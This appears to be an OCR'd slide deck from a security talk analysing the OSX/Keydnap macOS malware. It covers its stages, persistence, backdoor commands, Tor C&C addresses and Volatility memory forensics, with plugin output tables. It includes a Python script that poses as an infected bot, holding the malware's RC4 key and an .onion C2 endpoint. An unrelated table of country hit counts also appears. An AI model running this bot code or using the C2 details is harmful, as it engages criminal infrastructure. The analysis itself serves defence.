
1. Downloader
2. Backdoor
3. Authd_service

OSX/Keydnap Downloader

Stage 1

OSX/Keydnap – Execution obfuscation





-	Страна	Хосты	Хиты
	United States (US)	5643	5643
	Finland (FI)	1	1
	Spain (ES)	1664	1664
	Italy (IT)	7546	7546
	United Kingdom (GB)	3553	3553
	Canada (CA)	2368	2368
	France (FR)	1918	1919
	Qatar (QA)	104	104
	Saudi Arabia (SA)	3	3
	Kuwait (KW)	21	21
	United Arab Emirates (AE)	20	20
	Belgium (BE)	123	123
	New Zealand (NZ)	1	1
	Germany (DE)	857	857
	Sweden (SE)	3	3
	Austria (AT)	110	110
	Denmark (DK)	2	2
	Switzerland (CH)	85	85
	Poland (PL)	3	3
	Czech Republic (CZ)	2	2

OSX/Keydnap Backdoor

Stage 2

OSX/Keydnap – Dynamic analysis

- Achieving persistence

  ($USER)/Library/LaunchAgents/*com.apple.iCloud.sync.daemon.plist*

- Creating working directory

  Library/Application Support/com.apple.iCloud.sync.daemon

- Camouflaging itself in ps output

```
DeBug-Mac:~ debug$ ps ax | grep "icloud"
  480   ??  Ss     0:00.00 /usr/libexec/icloudsyncd -launchd netlogon.bundle
```

OSX/Keydnap – Dynamic analysis


- Used Keychaindump PoC to steal keychain
- Used Tor2Web proxy to communicate with C&C server
  - g5wcesdfjzne7255.onion
  - r2elajikcosf7zee.onion
- Version 1.5 use standalone TOR client
  - t4f2cocitdpqa7tv.onion/api/osx

OSX/Keydnap – Backdoor

Command ID	Description
0	Uninstall Keydnap and quit
1	Update the backdoor from a base64-encoded file
2	Update the backdoor given a URL
3	Decode and execute a base64-encoded file
4	Decode and execute a base64-encoded Python script
5	Download and execute a file from a URL
6	Download and execute a Python script from a URL
7	Execute a command and report the output back to the C&C server
8	Request administrator privileges the next time the user runs an application
9	Decode and execute, or stop, a base64-encoded file called **authd_service**
10	Change C&C URL

OSX/Keydnap Authd_service

Stage 3


fake_bot.py — scripts (git: master)
import requests
from Crypto.Cipher import ARC4
import time
RC4_KEY="u2RLhh+!LGd9p8!ZtuKcN"
BOT_ID="
C2_ENDPOINT="http://r2elajikcosf7zee.onion/api/osx/"
#C2_ENDPOINT="http://127.0.0.1:8080/api/osx/"
headers = { "User-Agent": None, "Accept": "*/*", "Connection": None }
proxies = { "http": "socks5://localhost:9050" }
def encrypt(s):
return ARC4.new(RC4_KEY).encrypt(s).encode('base64')
started_data = """device_model=
bot_version=
build_name=
os_version=
ip_address=
has_root=0
"""
print requests.post(C2_ENDPOINT + "started", headers=headers, proxies=proxies,
data={ "bot_id": BOT_ID, "data": encrypt(started_data) }).content
while True:
print requests.get(C2_ENDPOINT + "get_task", headers=headers, proxies=proxies,
params={ "bot_id": BOT_ID, "version": "1.3.5" }).content
time.sleep(10*60)
Line: 11 Python Soft Tabs: 4 Symbols


3. Local Shell
ok
86q7b/Vu6ecu4pqJ4NGw2Ul4OEXP6c5pXrkBaHp9DScLd7syQR6bcQOqeRrFtdd+2d2cJ7zzXUDvRrXkG1Uez4qjo3EizosgtRC93Qj8fuK/gCxGM7OzOjM=
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
ok
86q7b/VuvLZorc/Sq4SIujB7fhu/svkZEv4Xdy17ewN9C88RZmy5VghSWjjh2fIJ+ayfB7/XfjuOMsDEPnY+6q2DwAYC6qlKw2HN/iryKIfOolMgAKKQXFIIIfggfHbzQCqER
86q7b/Vu6ecu4pqJ4NGw2Ul4OEXP6c5pXrkBaHp9DScLd7syQR6bcQOqeRrFtdd+2d2cJ7zzXUDvRrXkG1Uez4qjo3EizosgtRC93Qj8fuK/gCxGM7OzOjM=
86q7b/VuvLZorc/Sq4SIujB7fhu/sstTN/ZMKj43XSF9D8oVY265VC5SfDjhzfId+a/qBOzXWDieMdDEPnY+6q2D2wYZ6qlYw3PN/i2KCOvtsV4OHoCAeX9lC4EgfHbzQCqER
tsXwCKwK7Po4icCHsteKsXh5fUfmtcoCDbxaaH4hWXBZe+plHh6bI1wmKhrCtYEujtyec+2iDBi7ELixGgUbm9j6riEmnospsxmG
:

OSX/Keydnap – Authd_service

3rd stage file we uncovered is small backdoor with strong communication encryption

Command ID	Description
1	Read File
2	Write File
3	Execute command in Terminal

OSX/KeRanger vs OSX/Keydnap

- No real impact was spotted
- Both appended malware code to transmission code
- Similar dropping functionality
- Both signed by legitimate code signing key
- C&C URL resource path and parameter is same

Volatility Framework with Mac profiles

VF – Mac prebuilt profiles (x64)

MountainLion_	Mavericks_	Yosemite_	ElCapitan_
10_8_12A269	10_9_13A603	**10_10_14A389**	10_11_15A284
10_8_1_12B19	10_9_1_13B42	10_10_1_14B25	10_11_1_15B42
10_8_3_12D78	10_9_2_13C1021	10_10_2_14C1514	10_11_2_15C50
10_8_4_12E55	10_9_2_13C64	10_10_3_14D131	**10_11_3_15D21**
10_8_5_12F2518	**10_9_3_13D65**	10_10_3_14D136	10_11_4_15E65
10_8_5_12F37	10_9_4_13E28	10_10_4_14E46	10_11_6_15G1004
10_8_5_12F45	10_9_5_13F1077	10_10_5_14F1021	
		10_10_5_14F27	

https://github.com/volatilityfoundation/profiles/tree/master/Mac

VF – Troubles with Mac Profiles

- Correct profile important!
  - ERROR : volatility.debug : Invalid profile <profile> selected
  - “No suitable address space mapping found”
- No prebuilt → creating on your own:

← Kernel Debug Kit

```
dsymutil -s -arch x86_64
/Library/Developer/KDKs/KDK_10.10.5_14F27.kdk/System/Library/Kernels/kernel.dSYM/Contents/Resources/DWARF/kernel >
10.10.5.14F27.AMDx64.symbol.dsymutil
```

```
dwarfdump -arch x86_64 -i
/Library/Developer/KDKs/KDK_10.10.5_14F27.kdk/System/Library/Kernels/kernel.dSYM > 10.10.5.14F27.AMDx64.dwarfdump
```

→ Failed by %volatility%/**tools/mac/convert.py**

VF – Test Environments

VF – Test Environments

- Real hardware (**macMini**, 8 GB memory) 
- OS X: MacElCapitan_10_11_3_15D21_AMD
- Memory dump:
  - OSXPmem tool 2.1.post4 (May 2016)

```
sudo kextutil MacPmem.kext
./osxpmem -m --format elf -o <fn>
```

- Time and Space overhead 

VF – Test Environments

- **VirtualBox**:
  - Non-stable and unsupported virtualization; 
  - OS X: MacYosemite_10_10_5_14F27_AMD 
  - Memory dump:

```
VBoxManage debugvm <vm> dumpvmcore --filename <fn>
```

- **VMWare:**
  - Smooth virtualization and system behavior 
  - Transmission apps crashing! 
  - Memory dump: last .vmem file in the <vm> directory

VF – Mac plugins


Processes	Kernel Objects	Networking	Sys & Misc
mac_pslist	mac_lsmod	mac_arp	mac_version
mac_pstree	mac_mount	**mac_netstat**	**mac_get_profile**
mac_psxview	mac_list_sessions	mac_ifconfig	mac_machine_info
mac_proc_maps	mac_list_zones	mac_route	mac_yarascan
mac_dead_procs		**mac_network_conns**	mac_volshell
mac_lsof			**mac_list_files**
mac_psaux			mac_psenv

https://github.com/volatilityfoundation/volatility/wiki/Mac-Command-Reference

VF – Steps to Automation

VolatilityBot
Martin Korman (VB2015)

VolUtility GUI
Kevin Breen (2016)



Add Plugins | About | Help

Showing 1 to 2 of 30 Sessions

+New

#	Name	Profile	Created	Modified	Delete
57f3d7d142ad3b2560a8c609	OS X Transmission 2.92.dmg Infected	MacYosemite_10_10_5_14F27_AMDx64	10 Oct 16 10:24:28	10 Oct 16 06:12:29	
57f4fb3642ad3b2a1c24500f	OS X Transmission 2.90.dmg Infected	MacYosemite_10_10_5_14F27_AMDx64	10 Oct 16 07:07:29	10 Oct 16 19:31:33	

« 1 »

Plugin Results

Filter Plugins

Plugin Command	Plugin Type	Date Completed	Actions
mac_mount	Kernel Objects	10 Oct 16 06:00:26	
mac_list_files	File System	10 Oct 16 08:47:33	
mac_list_sessions	Kernel Objects	10 Oct 16 11:01:37	
mac_keychaindump	Other	10 Oct 16 10:51:25	
mac_lsof	Processes	10 Oct 16 10:50:25	
mac_pgrp_hash_table	Processes	10 Oct 16 10:48:58	
mac_pid_hash_table	Processes	10 Oct 16	

Mac_mount

Show 25 entries

#	Device	Mount Point	Type	Diff
1	/	/dev/disk0s2	hfs	
2	/dev	devfs	devfs	
3	/net	map -hosts	autofs	
4	/home	map auto_home	autofs	
5	/Volumes/Transmission	/dev/disk1s1	hfs	New Volume

Showing 1 to 5 of 5 entries

Plugin Results

Proces

Plugin Command	Plugin Type	Date Completed	Actions
mac_pstree	Processes	10 Oct 16 06:12:29	
mac_lsof	Processes	10 Oct 16 10:50:25	
mac_pgrp_hash_table	Processes	10 Oct 16 10:48:58	
mac_pid_hash_table	Processes	10 Oct 16 10:48:28	
mac_tasks	Processes	10 Oct 16 10:47:00	
mac_pslist	Processes	10 Oct 16 10:46:54	
mac_psxview	Processes	10 Oct 16 10:44:51	
mac_psaux	Processes	10 Oct 16 10:44:19	

Mac_pslist

Show 25 entries

#	Offset (V)	Name	PID	Uid	Gid	PGID	Bits
1	0xffffff800c9f44b0L	License.rtf	412	501	20	412	64BIT
2	0xffffff800c9f60d0L	icloudproc	411	501	20	411	64BIT
3	0xffffff800a4dc580L	Transmission	407	501	20	407	64BIT
4	0xffffff800da112c0L	hdiejectd	404	0	0	404	64BIT
5	0xffffff800da10960L	TMHelperAgent	403	501	20	403	64BIT
6	0xffffff800d962ee0L	diskimages-helpe	397	0	0	397	64BIT

Mac_psxview

Show 25 entries

Search:

Previous 1 2 3 4 5 6 7 Next

#	Offset(V)	Name	PID	pslist	parents	pid_hash	pgrp_hash_table	session leaders	task processes	Diff
1	0xffffff8000b0c848L	kernel_task	0	True	True	False	True	True	True	
2	0xffffff8009d23b00L	launchd	1	True	True	True	True	True	True	
3	0xffffff8009d23650L	syslogd	36	True	False	True	True	True	True	
4	0xffffff8009d22cf0L	UserEventAgent	37	True	False	True	True	True	True	
5	0xffffff8009d231a0L	VoodooPS2Daemon	39	True	False	True	True	True	True	
6	0xffffff8009d22840L	kextd	40	True	True	True	True	True	True	
7	0xffffff8009d22390L	fseventsd	41	True	False	True	True	True	True	
8	0xffffff8009d21a30L	thermald	43	True	False	True	True	True	True	
9	0xffffff8009d210d0L	appleeventsd	45	True	False	True	True	True	True	
10	0xffffff8009d20c20L	configd	46	True	False	True	True	True	True	
11	0xffffff8009d20770L	powerd	47	True	False	True	True	True	True	

Bac

Mac_psxview

Search: New Pid

Show 25 entries

Previous 1 Next

#	Offset(V)	Name	PID	pslist	parents	pid_hash	pgrp_hash_table	session leaders	task processes	Diff
159	0xffffff800d962ee0L	diskimages-helpe	397	True	False	True	True	True	True	New Pid
160	0xffffff800da10960L	TMHelperAgent	403	True	False	True	True	False	True	New Pid
161	0xffffff800da112c0L	hdiejectd	404	True	False	True	True	True	True	New Pid
162	0xffffff800a4dc580L	Transmission	407	True	False	True	True	False	True	New Pid
163	0xffffff800c9f60d0L	icloudproc	411	True	False	True	True	False	True	New Pid
164	0xffffff800c9f44b0L	License.rtf	412	True	False	True	True	True	True	New Pid

Showing 1 to 6 of 6 entries (filtered from 164 total entries)

Bac

Plugin Results

Networ

Plugin Command	Plugin Type	Date Completed	Actions
mac_network_conns	Networking	10 Oct 16 10:43:10	
mac_route	Networking	10 Oct 16 10:42:04	
mac_ifconfig	Networking	10 Oct 16 10:41:57	
mac_arp	Networking	10 Oct 16 10:41:53	
mac_netstat	Networking	10 Oct 16 10:41:04	

Mac_netstat

Show 25 entries

#	Proto	Local IP	Local Port	Remote IP
76	UDP	fe80:1::1	123	::
77	UDP	fe80:4::a00:27ff:fe58:a956	123	::
78	UDP	10.0.2.15	123	0.0.0.0
79	UDP	0.0.0.0	0	0.0.0.0
80	UNIX	/var/folders/w7/796gktws1c59lxstby87747r0000gn/T/icssuis501	0	-
81	UDP	0.0.0.0	137	0.0.0.0
82	UDP	0.0.0.0	138	0.0.0.0
83	UDP	0.0.0.0	0	0.0.0.0
84	UDP	0.0.0.0	0	0.0.0.0

Mac_netstat

Show 25 entries

Search: New Pid

Previous 1 Next

#	Proto	Local IP	Local Port	Remote IP	Remote Port	State	Process	PID	Diff
88	TCP	::	51413	::	0	LISTEN	Transmission	407	New Pid
90	UDP	10.0.2.15	64457	10.0.2.2	5351		Transmission	407	New Pid
91	TCP	127.0.0.1	9050	0.0.0.0	0	LISTEN	icloudproc	411	New Pid
92	TCP	10.0.2.15	49170	192.160.102.164	9001	ESTABLISHED	icloudproc	411	New Pid
93	TCP	10.0.2.15	49171	5.39.92.199	443	ESTABLISHED	icloudproc	411	New Pid
94	TCP	10.0.2.15	49173	93.180.156.84	9001	ESTABLISHED	icloudproc	411	New Pid

Showing 1 to 6 of 6 entries (filtered from 94 total entries)

Mac_psaux

Search: New Pid

ow 25 entri

Previous 1 Next

Name	Length	Argc	Arguments	Diff
diskimages-helpe	776	5	/System/Library/PrivateFrameworks/DiskImages.framework/Resources/diskimages-helper -uuid 273BF1AC-51DB-4B80-8C4E-F4A79632CE90 -post-exec 4	New Pid
TMHelperAgent	712	2	/System/Library/CoreServices/backupd.bundle/Contents/Resources/TMHelperAgent.app/Contents/MacOS/TMHelperAgent -offer	New Pid
hdiejectd	352	1	/System/Library/PrivateFrameworks/DiskImages.framework/Resources/hdiejectd	New Pid
Transmission	672	1	/Volumes/Transmission/Transmission.app/Contents/MacOS/Transmission	New Pid
icloudproc	624	1	/Users/[redacted]ibrary/Application Support/com.geticloud/icloudproc	New Pid
License.rtf	744	1	/Volumes/Transmission/Transmission.app/Contents/Resources/License.rtf /usr/libexec/icloudsyncd -launchd netlogon.bundle	New Pid

Plugin Results

File S

Plugin Command	Plugin Type	Date Completed	Actions
mac_list_files	File System	10 Oct 16 08:47:33	
mbrparser	File System	10 Oct 16 10:44:57	
mac_dump_file	File System		
mac_recover_filesystem	File System		

Mac_list_files

Show 100 entries

Search:

Previous 1 ... 34 35 36 ... 146

#	Offset (V)	File Path
3401	0xfffff800dbc6a50L	/disk0/Applications/App Store.app/Contents/Resources/en.lproj/InfoPlist.strings
3402	0xfffff800dbc6b40L	/disk0/Applications/Messages.app/Contents/PkgInfo
3403	0xfffff800dbc6c30L	/disk0/Applications/Messages.app/Contents/Resources/English.lproj/InfoPlist.strings
3404	0xfffff800dbc6d20L	/disk0/usr/local/root_services/.Apps
3405	0xfffff800dbc6e10L	/disk0/usr/local/root_services
3406	0xfffff800dbc6f00L	/disk0/Applications/FaceTime.app/Contents/PkgInfo
3407	0xfffff800dbb3000L	/disk0/Applications/FaceTime.app/Contents/Resources/English.lproj/InfoPlist.strings
3408	0xfffff800dbb30f0L	/disk0/System/Library/CoreServices/NotificationCenter.app/Contents/PkgInfo
3409	0xfffff800dbb31e0L	/disk0/System/Library/CoreServices/NotificationCenter.app/Contents/XPCServices/cor
3410	0xfffff800dbb32d0L	/disk0/System/Library/CoreServices/NotificationCenter.app/Contents/XPCServices

Mac_list_files

Show 10 entries

Search: New File

#	Offset (V)	File Path	Diff
160	0xfffff800f4151e0L	/disk0/System/Library/Frameworks/AppKit.framework/Versions/C/Resources/English.lproj/NSAlertPanel.nib	New File
162	0xfffff800f415690L	/disk0/Users/[redacted]Library/Application Support/com.apple.iCloud.sync.daemon/process.id	New File
163	0xfffff800f415780L	/disk0/Users/[redacted]/.tor/state	New File
164	0xfffff800f415870L	/disk0/Users/[redacted]/.tor/lock	New File
165	0xfffff800f415960L	/disk0/Users/[redacted]/.tor	New File
166	0xfffff800f415a50L	/disk0/Users/[redacted]/Library/Application Support/com.apple.iCloud.sync.daemon/icloudsyncd	New File
167	0xfffff800f415b40L	/disk0/Users/[redacted]/Library/Application Support/com.apple.iCloud.sync.daemon	New File
168	0xfffff800f415c30L	/disk0/Users/[redacted]/Library/LaunchAgents/com.apple.iCloud.sync.daemon.plist	New File
169	0xfffff800f415d20L	/disk0/Users/[redacted]/Library/LaunchAgents/com.geticloud.icloud.photo.plist	New File
170	0xfffff800f415e10L	/disk0/Users/[redacted]/Library/Application Support/com.geticloud/icloudproc	New File

Acknowledgement

- **Marc-Étienne M.Léveillé**, Alexis Dorais-Joncas

http://www.welivesecurity.com/2016/07/06/new-osxkeydnap-malware-hungry-credentials/

http://www.welivesecurity.com/2016/08/30/osxkeydnap-spreads-via-signed-transmission-application/

- Miroslav Legéň
- Anton Cherepanov, Peter Stančík

http://www.welivesecurity.com/2016/03/07/new-mac-ransomware-appears-keranger-spread-via-transmission-app/

Questions & Answers

Thank you

ENJOY SAFER TECHNOLOGY™